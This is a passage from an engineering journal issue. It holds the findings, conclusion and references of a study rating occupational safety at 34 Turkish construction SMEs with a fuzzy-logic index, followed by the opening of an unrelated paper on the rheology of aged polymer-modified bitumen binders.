For instance, fuzzy logic aims to resemble expressions comprising variables like hot-cold, low-high, fast-slow in the crisp world by using more flexible expressions such as slightly cold, slightly hot, slightly fast, slightly slow, slightly high, and slightly low [22]. In evaluating complex systems with limited accessible numerical data and uncertainties, fuzzy logic allows us to gain insights into the behavior of the system through transformation based on specific rules between fuzzy input and output data [23]. The fuzzy inference system editor in the fuzzy logic module of the MATLAB program enables users to determine their own rule and membership function styles.

The linguistic variables for the Average Safety Performance Index (ASPI) membership function, sequentially determined as very low, low, medium, good, very good, were assigned parameters (0,1,2,3), (2,3,4,5), (4,5,6,7), (6,7,8,9), (8,9,10), and the fuzzification process was performed in the MATLAB program. After defining the input



variables Safety Performance Index (SPI) and Safety Management Index (SMI) and the output variable ASPI, the rule base was created using the Rules tab. Since the rule base in the fuzzy logic system defines the output variables (ASPI) based on the input variables (SPI and SMI), the relationship between the input and output variables defined by linguistic variables was established. The rule window that opens when the VIEW tab is clicked is also shown in Figure 2. The created rules are presented in Table 4.

File Edit View Options

1. If (GPE is zayıf) and (GYE is zayıf) then (OGPE is çokdüşük) (1)
2. If (GPE is zayıf) and (GYE is yetersiz) then (OGPE is çokdüşük) (1)
3. If (GPE is zayıf) and (GYE is orta) then (OGPE is düşük) (1)
4. If (GPE is zayıf) and (GYE is yeterli) then (OGPE is düşük) (1)
5. If (GPE is zayıf) and (GYE is çok\_iyi) then (OGPE is orta) (1)
6. If (GPE is orta) and (GYE is zayıf) then (OGPE is çokdüşük) (1)
7. If (GPE is orta) and (GYE is yetersiz) then (OGPE is düşük) (1)
8. If (GPE is orta) and (GYE is orta) then (OGPE is orta) (1)
9. If (GPE is orta) and (GYE is yeterli) then (OGPE is orta) (1)
10. If (GPE is orta) and (GYE is çok\_iyi) then (OGPE is iyi) (1)

If GPE is and GYE is Then OGPE is

zayıf orta iyi çok\_iyi mükemmel none zayıf yetersiz orta yeterli çok\_iyi none çokdüşük düşük orta iyi çok\_iyi none

not  not  not

Connection:  or  and

Weight: 1

Delete rule Add rule Change rule << >>

Renamed FIS to "fuzzy güvenlik" Help Close

Figure 2: Mamdani fuzzy logic rule writing editor.

### 3. Findings

#### 3.1. Findings Related to The OHS Control List

The findings resulting from the observation and control list assessment conducted in the construction sites of 34 small and medium-sized construction companies located in the Marmara region, which constitute the sample group of the study, are presented in Table 5.

**Table 4:** Fuzzy logic rule chart.

Rule #1.	If GPE is Poor and GYE is Poor then OGPE is Very Low Safety
Rule #2.	If GPE is Poor and GYE is Inadequate then OGPE is Very Low Safety
Rule #3.	If GPE is Poor and GYE is Average then OGPE is Low Safety
Rule #4.	If GPE is Poor and GYE is Adequate then OGPE is Low Safety
Rule #5.	If GPE is Poor and GYE is Very Good then OGPE is Average Safety
Rule #6.	If GPE is Average and GYE is Poor then OGPE is Very Low Safety
Rule #7.	If GPE is Average and GYE is Inadequate then OGPE is Low Safety
Rule #8.	If GPE is Average and GYE is Average then OGPE is Fair Safety
Rule #9.	If GPE is Average and GYE is Adequate then OGPE is Average Safety
Rule #10.	If GPE is Averagea dequate and GYE is Very Good then OGPE is Average Safety
Rule #11.	If GPE is Good and GYE is Poor then OGPE is Low Safety
Rule #12.	If GPE is Good and GYE is Inadequate then OGPE is Low Safety
Rule #13.	If GPE is Good and GYE is Average then OGPE is Average Safety
Rule #14.	If GPE is Good and GYE is Adequate then OGPE is Good Safety
Rule #15.	If GPE is Good and GYE is Very Good then OGPE is Good Adequate
Rule #16.	If GPE is Very Good and GYE is Poor then OGPE is Fair Safety
Rule #17.	If GPE is Very Good and GYE is Inadequate then OGPE is Average Safety
Rule #18.	If GPE is Very Good and GYE is Average then OGPEis Average Safety
Rule #19.	If GPE is Very Good and GYE is Adequate then OGPE is Adequate
Rule #20.	If GPE is Very Good and GYE is Very Good then OGPE is Adequate
Rule #21.	If GPE is Perfect and GYE is Poor then OGPE is Average Safety
Rule #22.	If GPE is Perfect and GYE is Inadequate then OGPE is Average Safety
Rule #23.	If GPE is Perfect and GYE is Average then OGPE is Good Safety
Rule #24.	If GPE is Perfect and GYE is Adequate then OGPE is Very Good Safety
Rule #25.	If GPE is Perfect and GYE is Very Good then OGPE is Very Good Safety

**Table 5:** Results of the control list assessment.

No	Security Department	Average Score (%)	Status
1	5. Fire	91.66	Outstanding
2	6. Excavation Works	90.68	Excellent
3	3. Mold Works	73.01	Proficient
4	7. Health and Guidance	72.35	Proficient
5	1. Personal Protective Equipment	66.16	Adequate
6	8. Layout	65.12	Adequate
7	2. Mobilization	63.23	Adequate
8	11. Lifting Tools	60.76	Adequate
9	9. Compressed Gas Cylinders	59.55	Insufficient
10	4. Electricity	58.58	Insufficient
11	12. Pier	58.39	Insufficient
12	10. Roofing	57.35	Insufficient
13	13. Falling from a Height	55.14	Insufficient
	<b>Overall Security Performance</b>	<b>67.09</b>	<b>Adequate</b>

When Table 5 is examined, it is observed that the safety performance index (SPI) average of the 34 small and medium-sized construction companies involved in the study is 67.09%, corresponding to a score of 6.70 on a scale of 10. Therefore, it can be seen that the occupational health and safety SPI value of the 34 small and medium-sized construction companies constituting the sample group is at a moderate level with an average score of 6.70. Table 6 presents the mean, variance, and standard deviation values of the control list items. According to the findings

obtained from the conducted study, as seen in Table 5, the factor of falling from heights ranks first in terms of hazards and risks in small and medium-sized construction companies.

This finding aligns with the results obtained from a literature review. In a study, it was revealed that 67% of fatal workplace accidents in the construction sector occurred due to falls from heights [24]. Another of the five elements with the lowest averages is identified as the scaffolding component. This finding is consistent with a study on workplace accidents in the construction sector, indicating that accidents related to scaffolding have the highest average and highlighting the need to enhance the education and awareness levels of workers [25].

In the conducted study, one of the elements with the lowest average among the control list items was the electrical factor. This finding aligns with a study on accident patterns, revealing that 7.9% of accidents on construction sites are caused by electrical accidents [26]. The factor of fire, which is among the risks and hazards causing workplace accidents and injuries, was observed to have the highest safety level in the study. This result is similar to the finding that fires are infrequently observed in small and medium-sized construction companies, possibly due to employees' perception of fires and longer reaction times [27].

**Table 6:** Average, variance, and standard deviation of the safety index.

Average	Variance	Standard Deviation
67.09	143.43	11.97

### 3.2. Findings on OHS Management System

Table 7 shows the average value of elements constituting the safety management index.

**Table 7:** Average value of elements constituting the safety management index.

1. Training	<b>4.38</b>
2. Duties, Responsibilities, and Accountability in terms of OHS	<b>4.29</b>
3. First Aid	<b>4.17</b>
4. General OHS at the Construction Site	<b>4.14</b>
5. Health Safety Plan	<b>4.08</b>
6. Fitness for Work	4.02
7. Internal Audit	3.96
8. Contractor, Subcontractor	3.95
9. Accident Investigation	3.83
10. Documentation and Reporting	<b>3.82</b>
11. Emergency Plan	<b>3.70</b>
12. Employee Participation	<b>3.65</b>
13. Hazard Analysis	<b>3.62</b>
14. Risk Prevention and Control	<b>3.35</b>

As seen in Table 7 for the construction companies involved in the study, the average values of the safety management system range between 4.38 and 3.35. When the elements of the management system in the table are ranked, the top five elements with the highest values are, in order: training with an average of 4.38, first aid with an average of 4.17, general OHS at the construction site with an average of 4.14, and health safety plan with an average of 4.08. The elements with the lowest values are, respectively: risk prevention and control with an average of 3.35, hazard analysis with an average of 3.62, employee participation with an average of 3.65, emergency plan with an average of 3.70, and documentation and reporting with an average of 3.82.

Table 8 examines the relationship between the SMI and SPI values of the construction sites constituting the sample group of the study.

**Table 8:** SMI, SPI, and average values of the sample group construction sites.

Company	Averages														SMI	SPI
	SGP	RD	KA	RÖK	ADP	EĞT	ŞGİSG	İY	İU	İD	GSVH	TA	ÇK	YA		
1	4.67	3.75	3.33	3.50	3.80	3.75	4.50	4.25	5.00	3.33	4.50	3.75	4.33	4.33	8.07	8.71
2	4.33	3.75	3.67	3.83	3.80	4.00	5.00	3.50	5.00	5.00	5.00	4.00	4.33	4.33	8.50	7.85
3	5.00	3.50	3.00	2.83	3.40	4.00	3.25	3.75	2.50	3.33	3.25	3.00	3.67	3.33	6.83	5.93
4	4.33	5.00	4.33	3.50	4.40	4.50	4.50	4.00	4.00	4.33	4.50	3.50	3.67	4.00	8.36	3.75
5	3.67	3.25	3.33	3.67	3.40	4.50	5.00	4.50	4.50	4.33	5.00	3.00	5.00	5.00	8.3	9
6	4.67	4.75	4.67	4.00	4.60	5.00	4.50	4.75	4.00	3.67	4.50	2.75	4.00	4.33	8.58	4.12
7	3.33	3.50	3.33	3.00	3.20	3.75	4.25	3.25	5.00	3.33	4.25	2.25	2.00	4.00	6.92	5.92
8	4.33	3.25	4.33	3.67	3.80	4.75	4.50	4.50	5.00	4.67	4.50	3.75	3.33	3.33	8.24	6.18
9	4.00	4.00	4.33	3.50	4.20	4.75	3.00	4.25	5.00	3.00	3.00	2.25	3.00	3.67	7.42	6.83
10	3.33	3.50	3.67	2.67	3.00	4.00	3.75	3.50	3.50	3.33	3.75	2.00	2.00	3.33	6.42	5.57
11	4.33	4.00	4.33	3.50	4.80	4.75	2.25	3.50	3.50	2.33	2.25	3.25	3.33	3.33	7.08	4.43
12	4.33	3.25	3.33	3.50	3.20	4.50	5.00	4.25	4.00	3.67	5.00	3.00	3.00	3.67	7.68	5.57
13	4.00	3.25	5.00	3.50	3.60	4.75	3.25	4.25	4.00	3.00	3.25	3.25	3.00	3.67	7.4	7.66
14	4.00	4.00	4.00	3.50	4.40	4.75	4.00	4.00	4.00	3.33	5.00	3.50	3.67	4.00	8.02	4.66
15	3.33	3.50	2.33	2.50	2.80	5.00	3.75	3.75	4.00	3.67	3.75	4.00	3.67	4.67	7.08	5.28
16	5.00	5.00	5.00	4.67	4.80	4.75	5.00	5.00	5.00	5.00	5.00	4.75	4.00	4.67	9.68	8.1
17	3.00	3.75	3.67	3.50	3.80	5.00	3.25	4.50	5.00	4.33	3.25	2.50	4.00	4.00	7.62	3.8
18	4.00	4.00	4.33	3.50	3.40	3.75	4.00	3.00	4.00	4.33	4.00	3.25	4.00	4.00	7.62	8.8
19	4.00	3.75	3.67	3.83	3.40	4.00	4.25	3.50	4.50	4.00	4.25	3.50	3.33	4.00	7.68	5.64
20	4.33	3.50	4.33	3.50	4.00	4.75	4.50	4.00	5.00	4.00	4.50	3.50	3.67	4.00	8.24	7.25
21	5.00	3.75	4.00	2.83	3.40	5.00	3.75	4.00	4.00	3.67	3.75	4.25	3.67	3.67	7.84	8.72
22	4.00	3.75	3.67	3.17	3.60	3.75	5.00	4.50	5.00	4.33	5.00	4.25	4.00	4.33	8.3	8.16
23	3.67	4.00	3.33	3.67	3.20	3.75	5.00	4.25	5.00	4.33	5.00	4.25	4.00	4.33	8.2	4.64
24	4.00	4.00	3.67	2.50	3.40	5.00	4.25	4.00	4.50	4.33	4.25	3.25	3.00	4.00	7.7	8.22
25	4.00	2.75	4.00	3.00	4.20	4.50	5.00	5.00	5.00	5.00	5.00	4.00	3.33	4.00	8.42	2.87
26	4.00	3.75	4.00	4.33	3.40	4.00	4.00	3.75	3.50	3.67	4.00	4.50	4.33	3.67	7.88	6.35
27	4.00	3.00	3.33	3.67	3.40	4.00	4.75	4.00	5.00	5.00	4.75	5.00	5.00	5.00	8.44	9.1
28	4.33	4.50	5.00	3.83	4.20	4.75	3.00	4.50	4.00	2.67	3.00	5.00	4.00	4.00	8.12	8.6
29	3.00	3.25	2.00	1.83	3.60	2.25	3.50	2.50	4.50	4.00	3.50	4.00	3.00	3.00	6.28	8.18
30	3.33	5.00	4.33	2.33	3.40	5.00	4.00	3.00	4.00	4.00	4.00	5.00	3.67	3.33	7.84	8.16
31	5.00	3.25	4.67	3.83	3.60	4.00	3.75	4.50	3.50	4.33	3.75	4.25	4.33	4.33	8.1	6.88
32	4.67	4.75	4.67	3.33	3.60	4.50	4.50	4.00	3.50	3.33	4.50	4.75	5.00	5.00	8.46	4
33	3.33	3.75	1.33	2.17	3.40	4.50	4.50	4.00	4.00	5.00	4.50	3.00	3.00	3.00	7.14	7
34	4.67	4.25	4.33	4.00	3.80	5.00	4.50	5.00	4.00	5.00	4.50	3.00	3.00	3.00	8.46	6.68
<b>Average</b>	<b>4.08</b>	<b>3.82</b>	<b>3.83</b>	<b>3.35</b>	<b>3.70</b>	<b>4.38</b>	<b>4.14</b>	<b>4.02</b>	<b>4.29</b>	<b>3.96</b>	<b>4.17</b>	<b>3.62</b>	<b>3.65</b>	<b>3.95</b>	<b>7.85</b>	<b>6.54</b>
<b>Variance</b>	<b>0.32</b>	<b>0.33</b>	<b>0.68</b>	<b>0.38</b>	<b>0.24</b>	<b>0.34</b>	<b>0.49</b>	<b>0.34</b>	<b>0.41</b>	<b>0.51</b>	<b>0.51</b>	<b>0.67</b>	<b>0.51</b>	<b>0.31</b>	<b>0.47</b>	<b>3.22</b>
<b>SD</b>	<b>0.57</b>	<b>0.57</b>	<b>0.82</b>	<b>0.61</b>	<b>0.49</b>	<b>0.58</b>	<b>0.70</b>	<b>0.58</b>	<b>0.64</b>	<b>0.71</b>	<b>0.71</b>	<b>0.81</b>	<b>0.71</b>	<b>0.55</b>	<b>0.68</b>	<b>1.79</b>

The Pearson correlation coefficient was calculated as 0.58 at the 0.01 significance level. The interpretation of the relationship level between variables is as follows: if the Spearman correlation coefficient value is between 0 and 0.29, it is considered weak; between 0.30 and 0.64, it is moderate; between 0.65 and 0.84, it is strong; and between 0.85 and 1, it is very strong. In light of this information, it can be concluded that there is no strongly positive relationship between SMI and SPI. The result indicates that although the 34 small and medium-sized companies participating in the study exhibit a high level of safety management performance with an average value of 7.85 (out of 10), this does not fully reflect the occupational health and safety performance demonstrated in the construction site. As a result of factor analysis, the average value of the first dimension named “management participation” is 3.94, and the average of the second dimension named “appropriateness of OHS activities” is 3.91.

The evaluation results suggest that the low value obtained from the SPI analysis can be explained by the second dimension, “appropriateness of OHS activities,” being lower than the first dimension, “management participation.” These findings highlight the necessity of considering both the SPI and SMI together when assessing the average safety performance (ASPI) of construction sites in small and medium-sized construction companies. It indicates that only through the integration of these two factors can appropriate and sufficient conditions for occupational health and safety be achieved in the construction site fields of small and medium-sized construction companies.

Table 9 presents the average safety performance index and its linguistic equivalent for the 34 small and medium-sized construction companies visited.

**Table 9:** SPI, SMI, and ASPI values of visited construction sites.

	<b>SMI</b>	<b>SPI</b>	<b>Fuzzy Logic ASPI</b>	<b>Low/High Performance Relative to the Average</b>	<b>Linguistic Equivalent of ASPI</b>
1.	8.07	8.71	8.28	High	28% Very Good, 72% Good
2.	8.50	7.85	7.56	High	100% Good
3.	6.83	5.93	3.38	Low	100% Low
4.	8.36	3.75	4.44	Low	56% Low, 44% Medium
5.	8.3	9	9	High	50% Good, 50% Very Good
6.	8.58	4.12	4.46	Low	46% Medium, 54% Low
7.	6.92	5.92	3.38	Low	100% Low
8.	8.24	6.18	4.9	Low	90% Medium, 10% Low
9.	7.42	6.83	5.9	High	100% Medium
10.	6.42	5.57	3.38	Low	100% Low
11.	7.08	4.43	3.4	Low	100% Low
12.	7.68	5.57	3.36	Low	100% Low
13.	7.4	7.66	6.6	High	40% Medium, 60% Good
14.	8.02	4.66	3.44	Low	100% Low
15.	7.08	5.28	3.34	Low	100% Low
16.	9.68	8.1	9	High	50% Good, 50% Very Good
17.	7.62	3.8	3.44	Low	100% Low
18.	7.62	8.8	8.15	High	15% Very Good, 85% Good
19.	7.68	5.64	3.36	Low	100% Low
20.	8.24	7.25	6.39	High	39% Good, 61% Medium
21.	7.84	8.72	8.3	High	30% Very Good, 70% Good
22.	8.3	8.16	7.74	High	100% Good
23.	8.2	4.64	3.94	Low	100% Low
24.	7.7	8.22	7.66	High	100% Good
25.	8.42	2.87	4.39	Low	39% Low, 61% Medium
26.	7.88	6.35	4.45	Low	45% Medium, 55% Good
27.	8.44	9.1	9	High	50% Good, 50% Very Good
28.	8.12	8.6	8.12	High	12% Good, 88% Very Good
29.	6.28	8.18	6.04	High	4% Good, 96% Medium
30.	7.84	8.16	7.56	High	100% Good
31.	8.1	6.88	5.47	Low	100% Medium
32.	8.46	4	4.45	Low	45% Medium, 55% Low
33.	7.14	7	5.34	Low	100% Medium
34.	8.46	6.68	5.89	High	100% Medium
Average	<b>7.85</b>	<b>6.54</b>	<b>5.69</b>		100% Medium

The table shows that out of the 34 construction sites evaluated in the study, 18 construction companies, constituting 52.8%, exhibited a safety performance below the average value of 5.69. On the other hand, 16 construction companies, constituting 47.2%, demonstrated a high safety performance.

#### 4. Conclusion

SMEs constitute 99% of businesses, provide 80% of employment, and contribute 38% to the total value-added production in our country [28]. The construction sector plays a locomotive role both in the global and national economies due to its share. However, the construction industry stands out as one of the riskiest sectors in terms of the required working conditions. When examining statistical data on workplace accidents in our country, it is observed that 10% of work accidents, 30% of fatal accidents, and 25% of accidents resulting in permanent disability occur in the construction sector. Research indicates that, compared to large-scale construction companies exhibiting a corporate structure, there are deficiencies in occupational health and safety practices in small and medium-sized construction companies [29].

Adverse working conditions in the construction sector, the relatively low level of education of workers in the sector, and a lack of supervision contribute to the increase in workplace accidents. Therefore, the importance given to activities necessary for ensuring occupational health and safety in the work environment is increasing day by day, both due to ethical principles and legal requirements. In this context, risk assessment studies, which have become mandatory in Turkey with the Occupational Health and Safety Law No. 6331, should be conducted with precision.

When examining the literature, it is evident that there are numerous risk assessment methods, and selecting the most appropriate method for the sector and the company is crucial, as shown by various studies [30]. In this study, a method was developed to assess the overall occupational health and safety performance in small and medium-sized construction companies. Comparing the safety performance of construction SMEs, which constitute a significant portion of the Turkish construction sector, with the created index and identifying deficiencies can pave the way for improvement activities. The proposed model demonstrates a structure with the main inputs being the occupational health and safety control list and the safety management system survey, and the output being the average safety performance index.

The safety management system survey consists of elements such as Training, Duties, Responsibilities, Accountability in terms of OHS, First Aid, General OHS at the Construction Site, Health Safety Plan, Fitness for Work, Internal Audit, Contractor-Subcontractor, Accident Investigation, Documentation and Reporting, Emergency Plan, Employee Participation, Hazard Analysis, and Risk Prevention Control. In the study, the checklist created by Jannadi and Assaf [16] was adapted for small and medium-sized construction companies, and deficiencies in construction sites were assessed.

In the conducted study, the Average Safety Performance Index (ASPI) was created by analyzing the SMI and the SPI together using fuzzy logic. In this MATLAB-programmed study, linguistic variables for input data SMI, SPI, and output data ASPI were defined, and membership functions were created. Membership functions were transformed into fuzzy variables ranging from zero to ten, with five parameters assigned. Subsequently, a rule base was formed using linguistic variables defining the output variables based on the input variables and the rule window, and 25 rules were defined. The analysis results indicate that out of the 34 construction sites evaluated in the study, 18 construction companies, constituting 52.8%, exhibited a safety performance below the average value of 5.69. On the other hand, 16 construction companies, constituting 47.2%, demonstrated high safety performance. For future studies, it is considered that revisiting the safety control list and safety management survey by adding or removing new elements based on the characteristics of construction projects and repeating studies with different

sample sizes will contribute to the literature.

## References

- [1] Yazgan İ., (1981). Türkiye’de Konut Sorunu ve Çözüm Yolları. 2. İktisat Kongresi Tebliğleri. İzmir. 2-7 Kasım 1981.
- [2] Arewa, A. O. (2014). An Empirical Analysis of Commitment to Health and Safety and its Effect on the Profitability of UK Construction SMEs, PhD Thesis. University of Bolton.
- [3] Ceylan, H. (2014). Türkiye’de İnşaat Sektöründe Meydana Gelen İş Kazalarının Analizi. *International Journal of Engineering Research and Development*, 6(1): 1-6.
- [4] Champoux, D., Brun, J.P. (2003). Occupational Health and Safety Management in Small Size Enterprises: An Overview of The Situation And Avenues For Intervention and Research. *Safety Science*, 41(4): 301–318.
- [5] Gopang, M. A., Nebhwani, M., Khatri, A., Marri, H. B. (2017). An assessment of Occupational Health and Safety Measures and Performance of SMEs: An Empirical Investigation. *Safety Science*, (93): 127–133.
- [6] Olcay, Z., F. (2019). İş Sağlığı ve Güvenliği Maliyetlerinin İnşaat Sektöründeki İş Kazaları Üzerindeki Etkisinin Analizi, Doktora Tezi. *İstanbul Aydın Üniversitesi Sosyal Bilimler Enstitüsü*, İstanbul.
- [7] Ercan, I., & Kan, I. (2004). Reliability and Validity in The Scales. *Uludağ Üniversitesi Tıp Fakültesi Dergisi*, 30(3): 211-216.
- [8] Yardım, N., Çipil, Z., Vardar, C., & Mollahaliloğlu, S. (2007). Türkiye İş Kazaları ve Meslek Hastalıkları: 2000-2005 Yılları Ölüm Hızları. *Dicle Tıp Dergisi*, 34(4): 264-271.
- [9] Canpolat, P. (2008). Projelendirme ve Şantiye Yerleşim Projesinin Oluşturulması Aşamasında Hazırlanacak İş Sağlığı ve Güvenliği Planı ile İlgili Bir Öneri, Yüksek Lisans Tezi. *Çukurova Üniversitesi Fen Bilimleri Enstitüsü*, Adana.
- [10] Gürcanlı, E. (2013). İnşaat Sektöründe Gerçekleşen Ölüm ve Yaralanmaların Analizi. *TTB Mesleki Sağlık ve Güvenlik Dergisi*, 13(48): 20-29.
- [11] ILO (2004). [www.ilo.org](http://www.ilo.org) [Accessed: 8 September 2022].
- [12] TİSK (2018). [http://www.tisk.org.tr/download/yayinlaris\\_sagligi\\_veguvenligi\\_metodolojileri.pdf](http://www.tisk.org.tr/download/yayinlaris_sagligi_veguvenligi_metodolojileri.pdf). [Accessed: 25 September 2022].
- [13] SGK (2010). Sosyal Güvenlik Kurumu İstatistik Yıllıkları, [www.sgk.gov.tr](http://www.sgk.gov.tr). [Accessed: 11 April 2022].
- [14] Sousa, V., Almeida, N. M., & Dias, L. A. (2014). Risk-Based Management of Occupational Safety and Health in The Construction Industry–Part 1: Background Knowledge. *Safety science*, (66): 75-86.
- [15] Korkmaz, A. V. (2020). Büyük Ölçekli İnşaat Şantiyelerinin İş Sağlığı ve Güvenliği Yönünden Değerlendirilmesi. *Tünav Bilim Dergisi*, 13(1): 1-16.
- [16] Jannadi, M. O., & Assaf, S. (1998). Safety Assessment In The Built Environment of Saudi Arabia. *Safety Science*, 29(1): 15-24.
- [17] Gallagher, C., Underhill, E., & Rimmer, M. (2003). Occupational Safety and Health Management Systems in Australia: Barriers To Success. *Policy and Practice in Health and Safety*, 1(2): 67-81.
- [18] Zadeh, L. (1992). Fuzzy Logic for the Management of Uncertainty. John Wiley & Sons Inc.
- [19] Türkşen, İ. B. (1985). Bulanık Kümeler Kuramı ve Uygulamaları. *Yöneylem Araştırması Dergisi*, 4(1): 1-15.

- [20] Işıklı, Ş., (2008). Bulanık Mantık ve Bulanık Teknolojiler. *Ankara Üniversitesi Dil ve Tarih-Coğrafya Fakültesi Felsefe Bölümü Dergisi*, (19): 105-126.
- [21] Rout, S. S., Misra, B. B., & Samanta, S. (2018). Competency Mapping With Sugeno Fuzzy Inference System for Variable Pay Determination: A Case Study. *Ain Shams Engineering Journal*, 9(4): 2215-2226.
- [22] Ertuğrul, İ. (1996). Bulanık Mantık ve Bir Üretim Planlamasında Uygulama Örneği, Yüksek Lisans Tezi. *Pamukkale Üniversitesi Sosyal Bilimler Enstitüsü*, Denizli.
- [23] Akyılmaz, O. (2005). Esnek Hesaplama Yöntemlerinin Jeodezide Uygulamaları, Doktora Tezi. *İTÜ Fen Bilimleri Enstitüsü*, İstanbul.
- [24] Kale, Ö. A., Aşıkoğlu, Ö. L., & Baradan, S. (2022). Evaluation of Occupational Safety in The Operation and Maintenance Activities of Dams. *Teknik Dergi*, 33(5): 12709-12724.
- [25] Altın, M., Kapıdaş, İ. F., & Lorasokkay, M. A. (2017). Hatalı Kurulan Kalıp ve İskeleler Sonucu Meydana Gelen İş Kazalarının İnşaat Maliyetine ve Ülke Ekonomisine Olan Etkileri. *Selcuk University Journal of Engineering Sciences*, 16(2): 55-70.
- [26] Çavuş, A., Taçgın, E., (2016). Türkiye’de İnşaat Sektöründeki İş Kazalarının Sınıflandırılarak Nedenlerinin İncelenmesi. *Academic Platform-Journal of Engineering and Science*, 4(2): 13-24.
- [27] Metinsoy, T., Mürgen, U., (2019). İnşaat Sektöründe İş Güvenliği Yönetimi ve Genel İş Güvenliği Performansı İlişkisi, 3. *İşçi Sağlığı ve İş Güvenliği Sempozyumu*, Çanakkale, 21-23 Ekim 2011.
- [28] Özdemir, S., Ersöz, H. Y., Sarioğlu H. İ. (2007). Küçük girişimciliğin Artan Önemi ve KOBİ’lerin Türkiye Ekonomisindeki Yeri. *Sosyal Siyaset Konferansları Dergisi*, (53): 173-230.
- [29] Akdoğan, Z., D. (2019). Küçük ve Orta Ölçekli İnşaat Firmalarında İş Güvenliği Kültürü, Yüksek Lisans Tezi. *Balıkesir Üniversitesi Fen Bilimleri Enstitüsü*, Balıkesir.
- [30] Oturakçı, M., & Dağsuyu, C. (2017). Fuzzy Fine-Kinney Approach in Risk Assessment and an Application. *Karaelmas Journal of Occupational Health and Safety*, 1(1): 17-25.



## Investigation of Rheological Properties of Aged Polymer Modified Binders

Erkut Yalcin <sup>1</sup> 

<sup>1</sup> Civil Engineering Department, Engineering Faculty, Fırat University, 23100, Elazığ, Türkiye

### Abstract

Bituminous pavement layers used in road flexible superstructure are the top layer that is directly exposed to the effects of traffic and the environment and therefore must be very robust in terms of mechanical properties. To enhance the resistance of pavements against traffic loads and permanent deformations, Styrene Butadiene-Styrene (SBS) polymer additive is generally preferred. The high demand for SBS often presents challenges in obtaining it when needed, leading to a consideration of alternative additives. In this study, three different polymers, namely 701, 611, and SBS, were compared to assess their effectiveness as modifiers for bituminous materials. Modified bitumen was prepared using SBS, 701 and 611 polymers prepared under specified conditions. The modified binders were subjected to long and short term ageing. For both pure and modified binders, the Superpave binder (dynamic shear rheometer) test was conducted. Consequently, these binders improved the performance of the pure binder when the Superpave binder test findings of the four distinct binders employed in the study were analyzed.

**Keywords:** SBS, Modified asphalt, Rheology, Aging, Elastomer

Cite this paper as:

Yalcin, E. (2024). *Investigation of Rheological Properties of Aged Polymer Modified Binders*. Journal of Innovative Science and Engineering. 8(2): 146-159

\*Corresponding author: Erkut Yalcin  
E-mail: erkutyalcin@firat.edu.tr

Received Date: 15/01/2024  
Accepted Date: 04/04/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>




The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## 1. Introduction

PMA, or polymer-modified asphalt, is widely used in the building of pavements [1–4]. The polymers absorb the lighter components in the binder and swell after integrating with the basal asphalt binder. When compared to the pure binder, the modified binder's improved engineering qualities are mostly due to appropriately swollen polymers. These enhancements include increased fatigue life at transient temperatures, increased stiffness and elasticity at higher usage temperatures, and improved crack resistance at lower temperatures [3,5,6]. Styrene-butadiene-styrene (SBS) polymer is a preferred polymer for asphalt modification [7,8].

On the other hand, a variety of SBS polymers with different topologies are recognized. Monomers are joined to form polymers through chain or network architectures [9]. In SBS polymers, flexible polybutadiene (PB) blocks interact with stiff polystyrene (PS) blocks to form a two-phase system [10–12]. At lower temperatures, the rubbery PB blocks offer flexibility and resilience, while the PS blocks increase stiffness and tensile strength at higher temperatures. The method that PS and PB blocks are compounded is critical in deciding how SBS polymers behave because of the major variances in their properties. Three different SBS polymer structural configurations are shown in Figure 1, including two-block, linear three-block, and radial SBS with PB and PS blocks [13,14].



**Figure 1:** Examples of SBS polymers in various structural configurations [15]

Variations in the structures of polymers lead to differences in the attributes of SBS polymers, encompassing features like rigidity, flow resistance, and tensile resilience. These distinctions also extend to the properties of altered asphalt binders [11,16]. Studies indicate that radial SBS brings about notable enhancements in high-temperature functionality. In contrast, linear three-block SBS provides a well-rounded performance concerning PMA viscosity, elasticity, and compatibility. Meanwhile, two-block SBS leads to relatively reduced viscosity in polymer-modified asphalt (PMA) [17,18]. Analyses of the morphological properties in modified binders indicate that, in comparison to linear triblock and diblock SBS, radial SBS is generally associated with a less uniform dispersion within the asphalt phase [19,20]. Furthermore, an earlier study assessing the thermal degradation of SBS polymer in asphalt binder under high-temperature storage settings revealed that diblock SBS outperformed the other two kinds of SBS polymers in terms of thermal durability [21]. In spite of these discrete investigations, a comprehensive assessment of the impact of polymer structure on the properties of polymer-modified asphalt (PMA) is still lacking.

Because polymer content, material manufacture, and building techniques are involved, the effect of SBS polymers on the performance of polymer-modified asphalt (PMA) is further complex. While highly modified asphalt (HiMA) uses about 6-7.5% SBS polymer, regular PMA treatment typically uses about 3–4.5% SBS polymer [22,23]. The exact mechanism by which polymer interactions, content, and structure interact to influence PMA or HiMA performance is currently unknown. When creating and producing asphalt mixtures, SBS polymer might deteriorate due to heat and

oxidation [24–26]. The unsaturated C-C bonds in polybutadiene (PB) blocks, in particular, are vulnerable to molecular-level breaking under thermal oxidative aging conditions. This can lead to the degradation or loss of modifying effects [21,27]. Research shows that when the polymer content of SBS increases, the particle size of SBS also increases dramatically. This results in the formation of network structures at 5-6% SBS, leading to improved elastic recovery. However, with aging, SBS polymer undergoes significant degradation, causing a reduction in size and diminished elastic rebound [15].

The predominant polymer additive in bitumen modification is the widely used SBS additive. However, the high demand for SBS additive often poses challenges in ensuring a timely and consistent supply. To address these issues, alternative polymer additives have been developed with the aim of reducing the reliance on SBS. This study focuses on the utilization of two distinct polymers, namely 611 and 701 polymers, in conjunction with SBS. The rheological properties of the modified bitumen, prepared by using these additives, are examined and compared both in short and long-term aging scenarios. All experiments were performed on aged binders. The aim of this study is to determine the effect of polymers on aging. The study aims to assess the rheological performances of the newly acquired elastomers in comparison to SBS after undergoing the aging process. This comprehensive analysis seeks to shed light on the impact of aging on the effectiveness of these polymer additives in bitumen modification.

## 2. Material and Methods

### 2.1. Raw materials

